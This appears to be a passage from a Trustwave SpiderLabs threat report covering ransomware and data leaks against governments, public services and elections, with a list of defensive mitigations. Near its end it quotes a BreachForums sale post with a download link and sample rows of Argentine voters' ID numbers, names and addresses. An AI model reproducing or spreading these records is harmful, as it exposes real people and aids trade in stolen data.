


Figure 49: Public sector organizations affected by country

Analysis of the data shows that more than half of the ransomware attacks targeted local governments, (Fig 50) followed by transit infrastructure, and central / federal government.




Figure 50: Ransomware attacks by public sector type

Notable ransomware incidents in public sector organizations within the past year include:

CANADIAN GOVERNMENT CONTRACTORS (OCTOBER 2023)

The [LockBit ransomware gang](#) claimed responsibility for attacks targeting Canadian government contractors Brookfield Global Relocation Services (BGRS) and SIRVA Worldwide Relocation & Moving Services. The group claimed to have leaked 1.5TB of stolen documents (Fig 51). LockBit publicly disclosed negotiations with alleged representatives from SIRVA.




Figure 51: Lockbit 3.0 claims SIRVA breach

It should be noted that just recently in Feb 2024, LockBit was targeted by an [international law enforcement operation](#) led by Britain's National Crime Agency (NCA), the US Federal Bureau of Investigation (FBI), Europol, and other global police agencies. The operation, named "Operation Cronos," has taken control of LockBit's extortion website. Despite the disruption, LockBit claimed to have backup servers unaffected by the law enforcement action.

BRITISH LIBRARY (OCTOBER 2023)

Rhysida, operating as a Ransomware-as-a-Service (RaaS) claimed an attack (Fig 52) on the British Library where it disrupted IT systems and services. Services affected included digital collections access, online services in reading rooms, inter-library loan services, and the Eccles Centre Visiting Fellowship program. The British Library On-Demand service was also suspended and there were problems for authors under the Payment Lending Rights scheme. A [lessons learned](#) document was released by the British Library exploring the attack.




Figure 52: Rhysida claims British Library breach

KUWAIT'S MINISTRY OF FINANCE (SEPTEMBER 2023)

The Rhysida ransomware gang claimed responsibility (Fig 53) for an attack against the [Kuwait Ministry of Finance](#). In response to the attack, the Ministry of Finance systems were isolated from other government systems to prevent the spread of ransomware. Though concerns were raised about potential disruptions to payment and payroll systems, the Kuwaiti government said these systems were unaffected due to it being hosted on a separate network.





Figure 53: Rhysida claims Ministry of Finance (Kuwait) breach

SRI LANKAN GOVERNMENT (AUGUST 2023)


This event was also mentioned in the Supply Chain Attack section of this report. The attack on the [Lanka Government Cloud \(LGC\)](#) encrypted data from nearly 5,000 government email accounts. Though operations were restored within 12 hours, data from a specific period was irretrievably lost.



Sri Lanka CERT|CC
 3,370 followers
 1d • 🌐

+ Follow

Ransomware Alert!



RANSOMWARE ALERT

Sri Lanka Computer Emergency Readiness Team | Coordination Center (Sri Lanka CERT | CC) has started an investigation into the recent ransomware attack on the Lanka Government Cloud (LGC). LGC is Currently Operating under the Information and Communication Technology Agency (ICTA).


ශ්‍රී ලංකා තොරතුරු හා සන්නිවේදන තාක්ෂණ නියෝජිත ආයතනය (ICTA) ට අනුබද්ධ Lanka Government Cloud (LGC) පරිගණක පද්ධතියට එල්ල වූ ransomware ප්‍රහාරය සම්බන්ධව විධිමත් පරීක්ෂණයක් ශ්‍රී ලංකා පරිගණක හදිසි ප්‍රතිචාර සංසදය | සම්බන්ධීකරණ මධ්‍යස්ථානය මේ වන විට ආරම්භ කර ඇත.

இலங்கை தகவல் தொடர்பாடல் தொழில்நுட்ப முகவர் நிலையத்தின் கீழ் இயங்கும் LGC நிறுவனத்தின் கணனி கட்டமைப்பு ransomware தாக்குதலுக்கு உள்ளான நிலையில் அது தொடர்பான ஆரம்ப கட்ட விசாரணைகள் இலங்கை கணனி அவசர தொடர்பாடல் நிலையத்தில் ஆரம்பிக்கப்பட்டுள்ளது.

Find Us
www.cert.gov.lk
www.onlinesafety.lk

Report to Us
report@cert.gov.lk

Hotline
101
9:00 am - 8:00 pm


 Sri Lanka Computer Emergency Readiness Team

👍 51

11 reposts

👍 Like

💬 Comment

🔄 Repost

➦ Send

Figure 54: Sri Lanka CERT advisory on ransomware attack

NATIONAL HEALTH SERVICE (NHS) UK (MAY 2023)

The ALPHV ransomware gang claimed to have stolen 70 terabytes of sensitive data from the Barts Health NHS Trust. The data stolen included employee identification documents and internal emails marked "confidential." The NHS Trust [acknowledged the incident](#) and provided updates on the impact and measures being taken.




Figure 55: ALPHV claims Barts Health NHS Trust breach

ROYAL MAIL (JANUARY 2023)

An affiliate of the LockBit ransomware group claimed an attack on Royal Mail, which led to severe disruptions in international parcel and letter services. This event caused a significant revenue decline and incurred additional operational costs due to the attack.





Figure 56: LockBit 3.0 claims Royal Mail breach

As seen in these examples, ransomware threat actors have targeted a wide range of public sector organizations in many countries, from governments to post offices to libraries. These attacks have caused significant operational disruptions and privacy issues due to the double extortion tactics of these gangs.

These threat groups have become proficient in exploiting technical vulnerabilities and supplier issues, leading to the increased prevalence of successful attacks in this sector. It should be noted though, that the successful law enforcement operation against LockBit, arguably the most prolific ransomware group, is an important milestone, but only time will tell whether it has a significant impact on the overall threat landscape.

Mitigations to Reduce Risk

- Use host-based anti-malware tools to assist in identifying and quarantining ransomware, but understand they have limitations and are often circumvented by custom malware packages.
- Enhance email security controls to protect against ransomware distributed via email. Educate users on the risks of malicious email attachments and phishing attempts. Enhance vigilance and implement email filtering and monitoring systems.
- Establish and regularly practice a formal incident response process. Ensure backups are available as a contingency to recover from a worst-case scenario.
- Enable system logs on critical systems and workstations and implement network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous.
- Perform ongoing Underground and Dark Web monitoring for information leakage that may have been missed.
- Ensure enforcement of least privilege; data cannot be encrypted if the exploited user does not have access to it.
- Instill multiple levels of security, or defense in depth, including different anti-malware scanners from multiple providers at different layers.



Exfiltration / Post Compromise/ Impact

The Threat

Once attackers have established themselves within a network and systems, they will proceed to execute their final plan depending on their motives.

Some are like digital smash-and-grab robbers. They snatch as much data as possible (passwords, financial info) and disappear quickly, often trying to erase their tracks.

Others are after specific targets - a particular database, a high-profile employee's files, or a critical system. They'll move carefully, trying to stay hidden until they get what they came for.

Then there are the destruction crews. These attackers don't care about stealing; they just want to cause chaos. They might unleash ransomware, locking up data, or go on a deleting spree, wiping out files and backups alike.

Trustwave SpiderLabs Insights

Attacks against the public sector can be devastating to the organization targeted and the general population they serve. In this section, Trustwave SpiderLabs researchers explored the impact of various attacks against various public sector organizations particularly their effect on the government, law enforcement, public safety, and national security.

GOVERNMENT DATA LEAKS

Governments have wide-ranging functions and could encompass a variety of areas, from legislative, housing, finance, and healthcare, among others. Data leaks against government departments or ministries can have a profound impact on the general population. Often, governments are stewards of their citizen's data, and if the government is not able to protect their sensitive data, it could significantly undermine the public trust in the government's security and competency in general.

In a recent example, there was a data leak incident involving the US Environmental Protection Agency (EPA) where a threat actor (alias USDoD) claimed to have leaked a contact database with over 15 million records of 8.5 million individuals. The breach included personal and business contact information such as names, job titles, phone numbers, email addresses, and mailing addresses.




Figure 57: EPA data leak posted in an underground forum

The threat actor (USDoD) has been involved in other high-profile attacks, such as INFRAGARD, Airbus, Deloitte, NATO, CEPOL (European Union Agency for Law Enforcement Training), Europol, and Interpol.

Our researchers have also seen other government agencies having similar issues including the National Oceanic and Atmospheric Administration (NOAA) (Fig 58) and local government departments like the Department of Planning and Natural Resources of the US Virgin Islands (Fig 59). Both agencies appear to have sizeable breaches with data being sold in underground forums and marketplaces.




Figure 58: Threat actor offering the database of the National Oceanic and Atmospheric Administration (NOAA) USA




Figure 59: Threat actor offering data of property owners, tenants, and DPNR workers collected from Department of Planning and Natural Resources of the US Virgin Islands

While many of the examples highlighted are from the US, data breaches are a worldwide issue. In the examples below, our researchers identified a threat actor offering data from Malaysian citizens (Fig 60) and a data leak from the Philippine government's PhilHealth system (Fig 61).




Figure 60: Threat actor claiming to have hacked into Malaysia government database and offering citizen's data




Figure 61: Threat actor claiming to have hacked into Malaysia government database and offering citizen's data




Figure 62: Threat actor posting Philippine PhilHealth system data in Telegram

Aside from individual countries, our researchers have also seen many threat actors, such as those behind the RomCom RAT [targeting international organizations such as NATO](#) particularly when it involves Ukraine.

UNDERMINING THE ELECTORAL PROCESS

An interesting area in the public sector that can have a profound effect is the impact of breaches and attacks on the electoral process. During our research, we observed multiple election-related posts and offers in underground marketplaces. Attacks focusing on election-related resources not only expose citizen data (e.g. [2016 Philippine Commission on Election Breach](#)), but also confidential communications and campaign strategies of political parties (e.g. [2016 National Democratic Convention Hack](#)).

In the examples below, our researchers identified various threat actors selling election-related information from various countries. Some of the posts were related to local electoral audits (Fig 63), others are related to municipal electoral registries (Fig 64), while others appear to be national election campaign information (Fig 65). In a previous section (Initial Access), we also highlighted some underground marketplace posts from Access Brokers offering access to election-related IT infrastructure.




Figure 63: Threat actor offering election audit related information from Cuyahoga County

[ARGENTINA] MUNICIPALITY ELECTORAL REGISTRY 2023

by cookiemonster - Thursday November 9, 2023 at 06:07 PM

cookiemonster

Advanced User

Posts: 16
Threads: 12
Joined: Jul 2023
Reputation: 80

11-09-2023, 06:07 PM

#1

Hello **BreachForums** Community,

I have been curious about what is happening in Argentina and its politics. We are far away but on the Internet we are close to all countries. We can now witness a leak from this year that we have managed to enter with an **SQLi Bypass** login **6,000** records voters 2023

Channel: <https://t.me/CookieMonsterCity>

Download: <https://gofile.io/d/UhiZ62>

Orden	DNI	Nombres	Apellidos	Sexo	Domicilio	Referencia	Telefono	Voto
1	39164923	SEBASTIAN	BOURRAS	M	SAN MARTIN 168	SI	[align=]	
2	18051035	STILVIA	ANDREA	BOURRAS	F	AV.25 DE MAYO 545	SI	
3	17643505	TERESITA	INES	BOURRAS	F	SARGENTO CABRAL 57	SI	
4	26848902	VELIA	ELENA	BOURRAS	F	SAN MARTIN 166	SI	
